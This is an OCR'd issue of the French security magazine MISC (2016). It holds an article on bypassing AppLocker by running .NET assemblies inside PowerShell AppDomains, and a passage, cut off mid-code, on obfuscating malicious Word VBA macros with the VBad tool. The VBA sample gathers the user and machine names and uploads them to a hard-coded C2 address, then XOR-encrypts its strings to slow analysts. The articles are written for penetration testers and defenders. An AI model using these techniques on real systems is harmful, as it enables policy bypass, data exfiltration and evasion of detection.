MISC
Multi-System & Internet Security Cookbook
100 % SÉCURITÉ INFORMATIQUE
L 19018 - 87 - F: 8,90 € - RD
N° 87 SEPTEMBRE / OCTOBRE 2016
France MÉTRO. : 8,90 € - CH : 15 CHF - BE/LUX/PORT CONT : 9,90 € - DOM/TOM : 9,50 € - CAN : 16 $ CAD

esiea GROUPE

FORMATIONS OPÉRATIONNELLES EN SÉCURITÉ

MASTÈRE SPÉCIALISÉ À PLEIN TEMPS

6 mois de cours (740 heures), puis 6 mois en entreprise

Accrédité par la Conférence des Grandes Écoles

MS Mastère spécialisé®

▶ Inscriptions ouvertes pour la rentrée d'octobre 2016

DERNIÈRES PLACES DISPONIBLES

MASTÈRE SPÉCIALISÉ SIS

SÉCURITÉ DE L'INFORMATION ET DES SYSTÈMES
/ Formation présentielle - Campus Paris V^e

- Réseaux
- Sécurité des réseaux, des systèmes d'information et des applications
- Modèles et Politiques de sécurité
- Cryptologie

www.esiea.fr/ms-sis ms-sis@esiea.fr

MISE EN PRATIQUE SYSTÉMATIQUE

2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (220 heures de cours de mi-février à mi-juillet)

▶ Inscriptions ouvertes pour la rentrée de février 2017

BADGE REVERSE ENGINEERING

POUR ÊTRE CAPABLE D'ÉTUDIER TOUT TYPE DE PROGRAMME
/ Formation présentielle - Campus Paris V^e

- Analyse de codes malveillants
- Reverse et reconstruction de protocoles réseau
- Protections logiciels et unpacking
- Analyse d'implémentations de cryptographie

www.esiea.fr/badge-re
www.quarkslab.com/badge-re
badge-re@esiea.fr

BADGE SÉCURITÉ OFFENSIVE

POUR TROUVER, EXPLOITER ET CORRIGER LES VULNÉRABILITÉS D'UN SYSTÈME
/ Formation présentielle - Campus Paris V^e

- Détournement des protocoles réseaux non sécurisés
- Exploitation des corruptions mémoires et vulnérabilités web
- Escalade de privilèges sur un système compromis
- Intrusion, progression et prise de contrôle d'un réseau

www.esiea.fr/badge-so
www.quarkslab.com/badge-so
badge-so@esiea.fr

En partenariat avec quarkslab

Accrédité par la Conférence des Grandes Écoles

BADGE Bilan d'Aptitude Délivré par les Grandes Écoles

De Visu

ÉDITO

ARRÊTE DE RAMER, T'ES SUR LE SABLE

L'été 2015 se terminait avec comme principale actualité à nous mettre sous la dent le piratage des données d'Ashley Madison et la mise en pâture d'une kyrielle de données nominatives d'utilisateurs réels (ou pas) qui se seraient bien passés d'apparaître dans ces listings. Durant l'été 2016, après la publication de milliers de courriels internes du parti démocrate américain, ce sont des exploits ciblant des 0days et affectant les principaux constructeurs d'équipements réseau qui auraient été volés à la NSA et qui se retrouvent dans la nature. Dans les deux cas, si une fuite interne n'est pas à exclure, des regards se sont tournés vers des groupes de pirates russes qui seraient liés aux services de renseignements du Kremlin. Autant dire que si l'une ou l'autre des intrusions est confirmée on franchit quelques marches quant à la technicité requise pour réussir à voler ces données.

Et puis, après la très médiatisée victoire de l'intelligence artificielle de Google au jeu de go et le concept de « Deep Learning » qui dépasse en matière de Hype celui de « Big Data », les ordinateurs commencent à se mesurer aux informaticiens pour la recherche de vulnérabilités. Début août à la DEF CON, dans le cadre du « Cyber Grand Challenge » du DARPA, des programmes informatiques se sont affrontés pour trouver des failles et les corriger avec à la clef une récompense de $2.000.000 **[1]**. Les résultats semblent des plus spectaculaires et les machines devraient pouvoir être utilisées prochainement pour trouver des failles de manière un peu plus subtile qu'en faisant du fuzzing sur des pétaoctets de données. Ceci démontre également à nouveau que la frontière devient de plus en plus floue entre ce qui était réalisable par des machines et ce qui semblait hier encore largement hors de leur portée : l'apanage unique de l'esprit humain.

Enfin, cet été a également été émaillé de nouvelles rodomontades du gouvernement sur le thème de la cryptographie et de la nécessité, pour les services étatiques, de pouvoir déchiffrer les communications **[2]**. En lisant entre les lignes, il s'agit ni plus ni moins d'imposer aux éditeurs de logiciels chiffrant des données (donc en 2016 à peu près tous les logiciels qu'ils soient libres ou propriétaires) d'intégrer une clef de recouvrement ou, plus trivialement, une backdoor. Je ne vais pas m'appesantir sur l'impossibilité technique de généraliser ce type de règlementation à des logiciels libres, la difficulté d'imposer une telle mesure à des éditeurs étrangers, la facilité avec laquelle les terroristes pourront contourner ces limitations en utilisant des logiciels maison, le risque encouru en cas de perte de la clef privée ou encore sur les difficultés que pourrait entraîner ce type de loi pour la vente de solutions souveraines en dehors de nos frontières. Notre ministre de l'intérieur aurait tout intérêt à écouter l'avis des services étatiques compétents en matière de cryptographie, et tout particulièrement l'ANSSI, dont le directeur écrivait en début d'année que l'« affaiblissement généralisé serait attentatoire à la sécurité numérique et aux libertés de l'immense majorité des utilisateurs respectueux des règles tout en étant rapidement inefficace vis-à-vis de la minorité ciblée ».

Finalement, il restera certainement un domaine pour lequel l'être humain gardera sa supériorité, c'est sa capacité à prendre des décisions irrationnelles en étant certain d'avoir raison contre tous sur un sujet qu'il ne maîtrise pas.

Bonne lecture !

Cedric Foll / cedric@miscmag.com / @follc

[1] http://www.popsci.com/machines-win-darpas-cyber-grand-challenge

[2] Je recommande à ce propos cet excellent billet sur le sujet : http://edgard.fdn.fr/blog/index.php?post/2016/08/12/Limiter-le-chiffrement

SOMMAIRE

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
10, Place de la Cathédrale
68000 Colmar, France
Tél. : 03 67 10 00 20 - **Fax :** 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com

IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8,90 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Cédric Foll
Secrétaire de rédaction : Aline Hof
Responsable service infographie : Kathrin Scali
Responsable publicité :
Valérie Frechard Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Illustrations : www.fotolia.com
Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Abomarque : 09 53 15 21 77

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

CONTOURNEMENT D'APPLOCKER VIA POWERSHELL

Damien PICARD, Synacktiv – damien.picard@synacktiv.com

mots-clés : POWERSHELL / APPLOCKER / EXPLOIT / BYPASS / .NET

Powershell est maintenant intégré par défaut dans tous les systèmes d'exploitation supportés de Microsoft. Ce dernier bénéficiant d'une intégration forte à la plateforme .NET, nous verrons ici comment l'exploiter pour contourner les règles AppLocker.

Powershell est un langage orienté objet fonctionnant sur la base de *cmdlet*. Celui-ci repose sur la plateforme .NET et propose une intégration forte au sein de cet environnement. De nombreux *cmdlets* reposent d'ailleurs sur des composants .NET.

Il existe de nombreuses incompatibilités entre les versions de PowerShell souvent liées à des variations de la syntaxe du langage et à la version du *runtime* .NET utilisé. Pour la suite de l'article, nous supposerons donc que la version de PowerShell utilisée est compatible avec la version 2.0 (version de base de Windows 7) tandis que la version du *runtime* .NET est la version 4.5.0 (dernière version stable à ce jour). Notons cependant que les actions qui suivent sont réalisables sur les autres versions du langage et du *runtime* .NET.

1 Manipulation de code .NET

1.1 Chargement d'assembly dans Powershell

Pour commencer, il convient de distinguer *Assembly* et *assembly*. *Assembly* est le nom d'une classe .NET représentant un *assembly*. Tandis qu'un *assembly* est un fichier `.dll` ou `.exe` contenant du code .NET versionné et réutilisable **[MSDN]**.

Il existe d'ailleurs un *Assembly* `System.Management.Automation.powershell`. Ce dernier permet, au sein de projets .NET, d'instancier le composant chargé d'exécuter du code PowerShell sans créer d'interpréteur. C'est aussi ce composant qui est utilisé au sein de l'interpréteur pour exécuter le code saisi.

De plus, l'interpréteur PowerShell permet d'accéder à de nombreux *Assembly* ou encore de charger de nouveaux *assembly* à l'aide de l'API `[System.Reflection.Assembly]`.

Par exemple :

```
$a = [System.Reflection.Assembly]::LoadFrom("C:\Users\user\
monAssembly.dll")
```

Cet API permet de charger un *assembly* et de l'ajouter dans le GAC (*Global Assembly Cache*). Dès lors, l'ensemble des classes qu'il définit sera accessible dans l'interpréteur. Nous pouvons premièrement les lister avec les appels à la méthode `GetTypes()` :

```
$a.GetTypes()
IsPublic IsSerial Name      BaseType
-------- -------- ----      --------
True     False    MaClasse  System.Object
```

Puis nous pouvons appeler les méthodes statiques des classes comme suit :

```
[MaClasse]::MaMéthodeStatique()
```

Les objets pourront être instanciés à l'aide du *cmdlet* `New-Object` :

```
$obj = New-Object MaClasse
```

Une fois l'objet instancié, les attributs et méthodes deviennent accessibles avec la syntaxe habituelle :

```
$obj.attr
$obj.meth()
```

Ceci est vrai dans le cas des attributs et méthodes publiques. Concernant les méthodes privées d'une classe, il est nécessaire de les résoudre à l'aide de l'API d'introspection PowerShell :

```
$BF = [Reflection.BindingFlags] "NonPublic,Static"
$Method = [MaClasse].GetMethods($BF) | ? {
  $_.ToString -eq "MaSignature" // à remplacer
}
$params = @($p1, $p2) // Les paramètres sont à fournir sous forme
de tableau
$Method.Invoke($null, $params)
```

Dans le cas où il existe plusieurs versions surchargées de la méthode, il est nécessaire de faire la résolution des méthodes à la main en comparant la signature de la méthode avec celle attendue. D'où la comparaison à une signature plutôt qu'à un nom de méthode.

Pour les méthodes d'instance le fonctionnement est assez similaire :

```
$BF = [Reflection.BindingFlags] "NonPublic,Instance"
$Method = $obj.GetType().GetMethod($BF) | ? {
  $_.ToString -eq "MaSignature" // à remplacer
}
$params = @($p1, $p2) // Les paramètres sont à fournir sous forme
de tableau
$Method.Invoke($obj, $params) // dans ce cas il faut passer une
référence vers l'objet à l'invocation
```

Pour obtenir des informations sur un *assembly* et son contenu, notamment les classes et méthodes qu'il expose, nous pouvons également utiliser le debugger .NET *dnSpy* **[!].**




Figure 1 : Infobulle de l'assembly dnSpy ouvert dans dnspy.

1.2 Isolation de code .NET tiers

Afin d'isoler l'exécution de code tiers, la plateforme .NET fournit un mécanisme simple, les *AppDomains*.

Les *AppDomains* permettent de charger et exécuter des *assembly* .NET. Appartenant à l'*assembly mscorlib*, l'ensemble des fonctionnalités liées à ce mécanisme est accessible dans l'interpréteur Powershell.

Attention !
Toute application s'exécute en réalité dans un *AppDomain*, et une seule application peut s'exécuter par *AppDomain*.

Il est possible de récupérer l'*AppDomain* courant avec un appel à la méthode **`GetCurrentAppDomain()`** :

```
[System.AppDomain]::GetCurrentAppDomain()
```

Les *AppDomains* peuvent se paramétrer à l'aide de 2 composants principaux, les *Evidence* et les *AppDomainSetup*.

Les *Evidence* permettent d'indiquer l'origine du code, il est possible de passer la valeur **`$null`** à la création d'un *AppDomain*, dès lors c'est l'*Evidence* de l'*AppDomain* courant qui est héritée. Dans un cas normal, il est donc peu souhaitable de passer **`$null`** comme *Evidence* et de le paramétrer pour indiquer au *runtime* .NET que le code n'est pas de confiance.

Notons également que toute application peut accéder à son *Evidence* en récupérant au préalable son *AppDomain* :

```
[System.AppDomain]::GetCurrentAppDomain().Evidence
```

D'autre part, les **`AppDomainSetup`** servent à indiquer la configuration de base de l'*AppDomain* à créer. Il est notamment possible d'y spécifier une **`ApplicationBase`** permettant d'indiquer à partir de quel répertoire seront chargés les *assembly* pour l'*AppDomain*.

Créer un *AppDomain* permet ensuite l'exécution de code de manière complètement transparente et *sandboxée*. L'exécution du code isolé revient à un appel de fonction. Il est possible de créer des *AppDomains* avec un appel à :

```
$appdomain = [System.AppDomain]::CreateDomain($nom, $evidence,
$appdomainsetup)
```

2 Contournement d'AppLocker

2.1 Le PoC

Pour commencer, voici l'objectif et les règles. Nous souhaitons exécuter l'application *dnSpy*, le debugger .NET mentionné précédemment, téléchargée et extraite dans un répertoire utilisateur (**`C:\Users\shifty\Downloads\dnSpy`**). Ceci, par exemple, afin de pouvoir mener de plus amples investigations sur un client lourd .NET, le décompiler, l'instrumenter, etc.

Cependant, une politique AppLocker est en place et interdit l'exécution de tout ce qui est situé dans les répertoires utilisateurs (**`C:\Users\*`**).

L'application étant *standalone*, le répertoire contient l'ensemble des bibliothèques nécessaires à son exécution. Nous noterons qu'il n'est pas envisageable non plus de compromettre la machine courante via un média bootable, le BIOS étant protégé par mot de passe et les disques durs chiffrés.

Si la configuration est correcte, alors une tentative d'exécution de l'outil *dnSpy* devrait donner une erreur

dans l'interpréteur PowerShell indiquant qu'une politique de restriction s'applique et vous empêche de démarrer le programme :

```
C:\Users\toto\Downloads\dnSpy\dnSpy.exe
Program 'dnSpy.exe' failed to run: This
program is blocked by group policy. For
more information, contact your system
administratorAt line:1 char:1
```

L'idée pour contourner AppLocker est donc ici d'utiliser l'interpréteur PowerShell pour créer un *AppDomain* et exécuter l'*assembly* principal. Car oui, les applications .NET sous la forme d'exécutables portables (PE) contiennent souvent des *assembly* contenant eux-mêmes le code de l'application.

C'est le cas pour l'Application *dnSpy*, l'ensemble du programme peut être démarré depuis un *assembly* .NET. Plus précisément, le point d'entrée de l'application se trouve dans le fichier source **dnSpy/MainApp/StartUpClass.cs**.

```
var app = new App(readSettings);
app.InitializeComponent();
app.Run();
```

Nous pourrions donc essayer d'utiliser le chargement d'*assembly* et l'introspection en PowerShell pour exécuter l'application. À titre d'exemple, la ligne suivante permet d'exécuter l'application dans l'*AppDomain* courant en invoquant la méthode utilisée comme point d'entrée de l'application :

```
[System.Reflection.Assembly]::LoadFrom("C:\Users\shifty\Downloads\
dnspy\dnSpy.exe").entrypoint.invoke($null, $null)
```

Cependant, il n'est pas possible d'exécuter deux applications dans le même *AppDomain*. Afin de pouvoir exécuter plusieurs applications simultanément, il sera donc nécessaire de créer un nouvel *AppDomain* pour exécuter l'application *dnSpy*.

Pour ce faire, nous créons donc un *AppDomainSetup* pour indiquer que la base de l'application est le répertoire la contenant (**C:\Users\shifty\Downloads\dnSpy**). Nous ne créons pas ici d'*Evidence* et nous passerons la valeur **$null** à la création de l'*AppDomain* afin d'hériter l'*Evidence* du processus **powershell.exe**. Le but est ici d'hériter des caractéristiques d'un processus de confiance sur le système et d'être exécuté dans une *sandbox* permissive :

```
$ads = New-Object AppDomainSetup
$ads.ApplicationBase += "C:\Users\shifty\Downloads\dnSpy"
$app = [AppDomain]::CreateDomain("dnspy domain", $null, $ads)
$app.ExecuteAssemblyByName("dnspy")
```

Ce code nous permet bien de contourner les restrictions imposées par AppLocker : *dnSpy* est bien exécutée :




Figure 2 : L'application dnSpy s'exécute dans l'interpréteur powershell.exe.

Notons que l'interpréteur **powershell.exe** doit être démarré avec l'option **-sta** sous Windows 7 pour permettre l'exécution d'applications tierces dans un *AppDomain*. Ceci ne requiert pas de privilèges particuliers.

2.2 L'explication

Pour comprendre pourquoi cela permet de passer outre les règles AppLocker, il faut considérer la chose suivante : AppLocker n'intervient qu'à la création d'un nouveau processus depuis un fichier exécutable.

Or, dans le cas présent, l'*assembly* est chargé et exécuté dans un nouvel *AppDomain* au sein du processus PowerShell (au moyen d'un nouveau *thread*). Cela veut dire qu'aucun nouveau processus n'est créé et que le fichier n'est pas considéré comme un exécutable, mais comme un *assembly* .NET.

Étant donné qu'aucun processus n'est créé, le mécanisme de blocage d'AppLocker n'est pas déclenché et donc l'exécution n'est pas bloquée. On note d'ailleurs que dans la barre des tâches, l'application apparaît comme liée au processus PowerShell.

Conclusion

Ce contournement d'AppLocker suscite débat. En effet, deux points de vue sont envisageables :

Soit nous considérons que PowerShell est de toute façon un interpréteur .NET et permet de charger du code, donc le fait de lancer une application .NET ne constitue pas une vulnérabilité dans AppLocker. Ce concept existe d'ailleurs depuis longtemps. En effet, il existe déjà des solutions qui permettent de charger des fichiers PE et d'en exécuter le code, dans le processus `powershell.exe` **[2]**. Cette solution est néanmoins plus complexe à mettre en œuvre dans le cas d'un projet contenant des DLL. Finalement, la vulnérabilité serait la présence d'un outil permettant d'exécuter du code arbitraire. Celle-ci s'applique donc au niveau de la politique de durcissement du système d'exploitation. Cela se corrige en bannissant l'utilisation de PowerShell avec AppLocker.

Soit nous considérons qu'il y a une incohérence dans le comportement d'AppLocker, qui interdit le lancement d'applications dans une certaine arborescence, mais permet de charger des *assembly* .NET puis d'en exécuter le code dans cette même arborescence. Ce qui implique donc qu'il y a une vulnérabilité au niveau d'AppLocker. Il est possible de corriger le problème par effet de bord en interdisant le chargement de DLL non signées.

Nous avons pris le parti de demander au Microsoft Security Response Center si cela constituait effectivement une vulnérabilité et voici leur réponse :

```
" AppLocker is not a security boundary and we do not currently
service issues related to it. "
```

Traduisez :

```
" AppLocker n'est pas un produit de sécurité et nous ne traitons
pas les problèmes qui l'affectent. "
```

Cette affirmation suscite certes bien des interrogations, mais ne résout pas les nôtres.


Une dernière solution envisageable est de restreindre les fonctionnalités du langage, à l'aide de la variable d'environnement `PSLockDownPolicy`. Avec une valeur de 4, correspondant au `ConstrainedLanguageMode`, seules les fonctionnalités de base du langage sont accessibles, et il n'est plus possible de créer d'*AppDomain* dans l'interpréteur PowerShell. ■

■ Références

[MSDN] Microsoft Developper Network : https://msdn.microsoft.com/en-us/library/system.reflection.assembly%28v=vs.110%29.aspx

[I] .NET assembly editor, decompiler, and debugger : https://github.com/0xd4d/dnSpy

[2] Script d'injection réflexive de PE : https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-ReflectivePEInjection.ps1



AUTOMATISATION D'UNE OBFUSCATION DE CODE VBA AVEC VBAD

Florent MONTEL, NetXP – montel@netxp.fr

mots-clés : *PENTEST / ATTAQUES CIBLÉES / MACRO / VBA / OBFUSCATION / AUTOMATISATION*

Depuis quelques années, les attaques par macros Office sont redevenues un passage obligé en pentest. Trop souvent considérées comme des technologies dépassées, les macros et le langage VBA regorgent cependant de fonctionnalités méconnues qui remettent au goût du jour ces attaques d'un autre temps. Cet article a ainsi pour objectif de présenter comment obfusquer des codes VBA de manière avancée et automatiser leur intégration dans des documents Office grâce à l'outil [VBad].

1 Introduction

Lors de campagnes de tests d'intrusion, si vous décidez d'utiliser des documents Office contenant une ou plusieurs macros malveillantes, l'un des objectifs principaux va être bien sûr de ne pas se faire repérer. Ce n'est malheureusement pas toujours le cas, et en cas de détection, il va alors être nécessaire de gagner un maximum de temps vis-à-vis des différents organismes de défense en place chez le commanditaire de la prestation notamment lors de l'analyse du code des différents documents.

Le langage VBA regorge de fonctionnalités natives pouvant être utilisées dans l'optique de camoufler les informations utilisées par les macros. L'outil VBad exploite ainsi certaines de ces fonctionnalités dans le but d'automatiser, de manière modulable, l'obfuscation d'un code VBA existant et son l'intégration au sein de documents malveillants. Quelques rappels très rapides sur le VBA et son fonctionnement sont tout d'abord nécessaires avant d'entrer dans le vif du sujet.

1.1 Le VBA

Le langage VBA (ou *Visual Basic for Application*) est une implémentation du langage Visual Basic dans les applications Microsoft. Il remplace et étend les fonctionnalités anciennement offertes par les « macros commandes » et a comme principal objectif d'automatiser des tâches récurrentes et fastidieuses sur ces applications.

Sa particularité réside dans le fait qu'il ne peut exister qu'au sein d'une application hôte : il est impossible d'exécuter du code VBA dans un fichier indépendant. Chaque application dispose alors de ses propres fonctions VBA permettant de manipuler différents objets relatifs à cette même application **[I]**. Dans le cadre de notre étude, nous nous focaliserons sur le langage VBA utilisé dans Microsoft Word.

> **Note**
> **Certaines fonctions VBA sont donc spécifiques aux applications. Il n'est par exemple pas trivial d'exporter un code VBA d'un document Word vers un document Excel. Réfléchissez donc bien au format que vous voulez utiliser avant de vous lancer dans le développement ou l'obfuscation de votre code VBA.**

Tous ceux qu'ils l'ont un jour utilisé pourront le confirmer : le VBA n'offre pas le confort d'utilisation d'un langage de programmation moderne. La gestion des erreurs archaïques ainsi que le support très limité des callbacks rendent, par exemple, le développement de malwares en VBA un véritable calvaire. Cependant, sa richesse fonctionnelle et son intégration toute faite avec les nombreuses API Microsoft compensent ses précédentes lacunes et justifient qu'on se penche un peu plus en détail sur ce langage.

1.2 Objectifs

L'objectif de l'article ne va pas être de vous expliquer comment développer des malwares complexes en VBA (et

heureusement), mais de vous présenter comment il est possible d'obfusquer un code VBA existant et d'automatiser son intégration dans différents fichiers Word.

En effet, la problématique intrinsèque du code VBA réside dans sa facilité à être « reversé ». En quelques secondes, un analyste (appartenant à une **[BLUE TEAM]** par exemple) sera en mesure d'obtenir le code source malveillant de votre document, comprendre rapidement son fonctionnement et agir en conséquence afin de bloquer votre attaque. L'objectif va donc être de complexifier au maximum l'analyse du code source. Nul doute qu'il réussisse au final à comprendre ce que fait votre code VBA, l'important est qu'il y passe le plus de temps possible, et qu'il ne puisse récupérer qu'un minimum d'informations sur votre attaque et que celles-ci ne puissent pas lui permettre de vous bloquer complètement.

2 L'obfuscation VBA

2.1 Concepts

Les problématiques d'obfuscation d'un code VBA sont similaires à celles de tout code non compilé. L'accès au code source étant trivial, il faut que celui-ci devienne compliqué à comprendre, et surtout qu'il implémente diverses fonctions qui tromperont celui qui essaie de l'analyser.

Pour bien comprendre, prenons l'exemple d'un code VBA plutôt simple qui se contente de récupérer le nom d'utilisateur de la session courante et le nom de la machine infectée. Les résultats sont positionnés dans un fichier texte d'un répertoire temporaire puis envoyés vers l'URL d'un centre de commandes (C2) que nous contrôlons grâce à une fonction **UploadFile** définie ailleurs dans le code :

```
Sub Fonction_Malveillante()
    strComputer = "."
    Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersona
te}!\\" & strComputer & "\root\cimv2")
    Set colItems = objWMIService.ExecQuery("Select * from Win32_
ComputerSystem")
    Set fso = CreateObject("Scripting.FileSystemObject")

    sMsg = sMsg & " --- COMPUTER ---;" & Chr(13) & Chr(10)
    For Each objItem In colItems
        sMsg = sMsg & "Computer Name: " & objItem.Name & Chr(13) & Chr(10)
        UserName = objItem.Name
        sMsg = sMsg & "Username: " & objItem.UserName & Chr(13) & Chr(10)
    Next


   Set oFile = fso.CreateTextFile("C:\tmp\info_" & UserName)
   oFile.writeLine sMsg
   oFile.Close

   UploadFile "http://5.40.41.42/aPoRfsq12/get_file.php", "C:\tmp\info_" &
UserName, "userfile"
End Sub
```

Voici donc le code tel qu'il sera lu par un analyste. Comme on peut le voir, même si notre exemple est plutôt simpliste, des éléments clés de l'attaque sont accessibles au premier coup d'œil comme l'URL du C2, le chemin de sauvegarde du fichier ou les informations récupérées par le code. L'attaque pourra alors être bloquée très rapidement.

On remarque tout de suite que ce sont les chaînes de caractères qui comportent une bonne partie des éléments critiques d'une attaque, c'est donc en priorité ces informations qu'il semble important de cacher.

2.2 Chiffrer, c'est mieux

Nous ne parlerons ici pas des techniques d'obfuscations « classiques » largement répandues qui se contentent d'utiliser divers dérivés des fonctions comme **Chr()**, **Asc()**, **StrReverse()** ou des encodages classiques comme du Base64. Des outils comme **[OLEVBA]** du projet *python-oletools* permettent une désobfuscation rapide et efficace de telles techniques.

L'idée va être d'aller plus loin, et de ne plus obfusquer les chaînes de caractères, mais de les **chiffrer** en utilisant une fonction personnalisée. Cela permettra en effet d'éviter toute détection par des outils d'analyses classiques, et obligera l'analyste à comprendre et analyser la totalité de cette fonction. L'objectif ici n'est pas d'avoir une cryptographie sûre, mais seulement de ralentir le travail de l'analyste.

Cela offre également de nouvelles opportunités concernant la protection du code VBA. En chiffrant ainsi les chaînes de caractères avec une clé symétrique, la possibilité de détruire cette clé et ainsi rendre les informations inaccessibles prend forme : le code va pouvoir s'autodétruire suivant diverses techniques que nous allons voir par la suite.

Reprenons alors notre code précédent. Nous allons simplement *xorer* l'URL de notre C2 en utilisant une clé assez longue et complexe. Nous allons ajouter la fonction de déchiffrement à notre code VBA puis remplacer l'URL par son chiffré respectif :

```
Private Function unxor_fun(text as Variant, begin as Integer)
        Dim temp, xor_key As String, i, a
        xor_key = "k&lQLDn;qdjskJQLdb83nQDN88qkDQm,qsdqsdqq*ojjjf
oiHHQShdjLKQHkdqBfouQDJqdh"
        temp = ""
        i = 1
        While i < UBound(text) + 2
          a = i Mod Len(xor_key): If a = 0 Then a = Len(xor_key)
          temp = temp + chr(Asc(Mid(xor_key,a+begin,1)) Xor CInt(text(i - 1)))
          i = i+1
        wend
        unxor_fun = temp
End Function

Private Sub Fonction_Malveillante(Cancel As Boolean)
  UploadFile unxor_fun(Array(3,82,24,33,118,107,65,14,95,80,90,93,95,123,127,
120,86,77,89,99,1,3,34,61,73,9,67,68,35,52,25,115,23,26,8,20,93,20,25,1),0),
"C:\tmp\info_" & UserName,"userfile"

End Sub
```

Cette simple opération nous permet comme prévu d'éviter toute détection par les outils de désobfuscation classiques. Seulement, le chiffrement tel quel n'apporte pas énormément puisque la clé reste facilement accessible. Notre objectif va être de la dissimuler à l'intérieur du document.

2.3 Le stockage des clés

Il existe différentes techniques de stockage des clés de chiffrement, cependant, il est important de garder en tête que le processus de récupération des clés ne doit en aucun cas être facilement bloqué. Il n'est alors pas envisageable de stocker la clé à l'extérieur du document (sur un site web par exemple). En effet, le code relatif à la récupération de cette clé ne sera lui peu ou pas obfusqué, l'analyste pourra alors simplement bloquer le mécanisme de déchiffrement (en bloquant l'URL sur un proxy dans le cas d'un stockage sur un site web par exemple) et mettra en péril toute l'exploitation.

C'est à ce moment qu'entre en jeu une fonctionnalité de l'application Word peu connue de tous, mais très pratique : les **Document.Variables**. Plutôt bien documenté par Microsoft **[2]**, cet objet permet de stocker des variables dans le cadre d'un document. Ainsi, il est possible de stocker des informations à l'intérieur d'un document qui restent accessibles à chaque ouverture de celui-ci. Elles se présentent alors comme un endroit parfait pour stocker les clés :

- une fois les variables initialisées et le document sauvegardé, elles restent stockées directement dans le document, il est donc possible de supprimer le code relatif à l'initialisation des clés de chiffrement ;
- ces variables ne sont accessibles que par du code VBA, il est impossible d'accéder aux clés par des outils externes comme un *exiftool* ;
- les clés ne sont pas visibles à l'intérieur du document (pas insérées dans un paragraphe comme on peut le voir dans certains cas) ;
- il est possible de stocker jusqu'à 65280 caractères ;
- la suppression/modification des variables est aisée en VBA.

Note

Les Document.Variables n'existent pas sous Excel, un équivalent peut cependant être utilisé en utilisant des cellules positionnées dans une Hidden Sheet. Cette fonctionnalité devrait être rajoutée très prochainement à l'outil.

Pour mieux comprendre, reprenons notre exemple et stockons la clé de déchiffrement dans une Document. Variables. Pour cela, prenons un document vierge puis initialisons la variable en exécutant simplement cette macro au sein du document :

```
Sub Sotre_xor_key()
ActiveDocument.Variables.Add Name:= xor_key, Value:= "k&lQLDn;q
